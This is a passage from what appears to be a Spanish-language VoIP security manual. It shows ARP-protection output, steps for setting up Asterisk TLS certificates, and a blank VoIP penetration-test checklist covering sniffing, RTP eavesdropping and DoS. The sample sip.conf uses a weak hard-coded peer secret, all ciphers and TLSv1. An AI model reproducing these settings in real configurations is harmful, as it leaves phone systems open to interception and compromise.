  (192.168.2.2) at 00:26:9E:F7:A5:BC [ether] on eth0
  (192.168.2.100) at 00:00:0C:08:AC:00 [ether] PERM on eth0
Protegiendo al cliente 192.168.2.100...
 (192.168.2.9) at <incomplete> on eth0
  (192.168.2.2) at 00:26:9E:F7:A5:BC [ether] on eth0
  (192.168.2.100) at 00:00:0C:08:AC:00 [ether] PERM on eth0
  (192.168.2.12) at 00:0B:82:3E:72:E3 [ether] on eth0
desea proteger otro cliente s n
```


#### **ANTI FOOT**





#### ANTI EAVESDROPING





### SEGURIDAD EN EL TELÉFONO











## **ANEXO V**

CREACIÓN DE UN CERTIFICADO DE SEGURIDAD

### CREACIÓN DE UN CERTIFICADO DE SEGURIDAD

Para crear un certificado se debe realizar los siguientes pasos:

1. Crear un directorio en el que se colocaran las llaves

mkdir /etc/asterisk/keys

2. En el directorio de fuentes de Asterisk contrib/scripts se encuentra el script de OpenSSL ast\_tls\_cert, lo ejecutamos a fin de crear un juego de certificados auto firmados

./ast\_tls\_cert -C (nombre de la empresa) -O "(Dominio de la empresa)" -d /etc/asterisk/keys

- a. Aquí se deberá ingresar el password para /etc/asterisk/keys/ca.key
- b. Una vez ingresado el password se creará el archivo /etc/asterisk/keys/ca.crt
- c. Se deberá ingresar el password para la creación de /etc/asterisk/keys/asterisk.key
- d. Mediante el ingreso de este password se creará el archivo /etc/asterisk/keys/asterisk.crt
- e. Finalmente se deberá ingresar el password para /etc/asterisk/keys/asterisk.pem el cual será creado en base a los archivos asterisk.key y asterisk.crt
- 3. Procedemos a la generación de las llaves para los clientes

./ast\_tls\_cert -m client -c /etc/asterisk/keys/ca.crt -k /etc/asterisk/keys/ca.key -C (cliente1.nombre de la empresa) -O "(Dominio de la empresa)" -d /etc/asterisk/keys -o cliente1

En este punto, deberemos ingresar el password de /etc/asterisk/keys/ca.key mediante lo cual se procederá con la creación de los archivos

asterisk.crt asterisk.csr asterisk.key asterisk.pem cliente1.crt cliente1.csr cliente1.key cliente1.pem ca.cfg ca.crt ca.key tmp.cfg

Modificamos el archivo sip.conf con las siguientes líneas

tlsenable=yes tlsbindaddr=0.0.0.0 tlscertfile=/etc/asterisk/keys/asterisk.pem tlscafile=/etc/asterisk/keys/ca.crt tlscipher=ALL tlsclientmethod=tlsv1 En las extensiones de los clientes se deberán agregar las siguientes líneas manualmente, esto a fin de hagan uso de los certificados,

[ventas]
type=peer
secret=ventas2012
host=dynamic
context=local
dtmfmode=rfc2833
disallow=all
allow=g722
transport=tls
context=local

4. Procedemos a configurar los clientes a través de los certificados cliente1.pem y ca.crt

# **ANEXO VI**

FICHA DE TESTING VOIP

### **FICHA DE TESTING VOIP**

## NOMBRE DE LA EMPRESA

## **TEST DE PENETRACIÓN VOIP**

FECHA:		
1. DATOS GENERALES		
PROTOCOLO VOIP:	SIP	
PBX:	ELASTIX	
PUERTOS:	5060 5061	
	oz: datos:	
	TECNICAS REALIZADAS	
ENUMERACIÓN	SI	NO
Sniffing PBX		
Sniffing UAC		
Sniffing UAS		
Sniffing URL		
IP DETECTADAS		
IMPORTANTES		
EAVESDROPING	SI	NO
Captura de paquetes RTP		
Cifrado de los paquetes		
Reproducción de la llamada		
DOS	SI	NO
Manejo de MAC Estáticas		
Servicio denegado		
Consecuencia		
Observaciones:		

Responsable:	
•	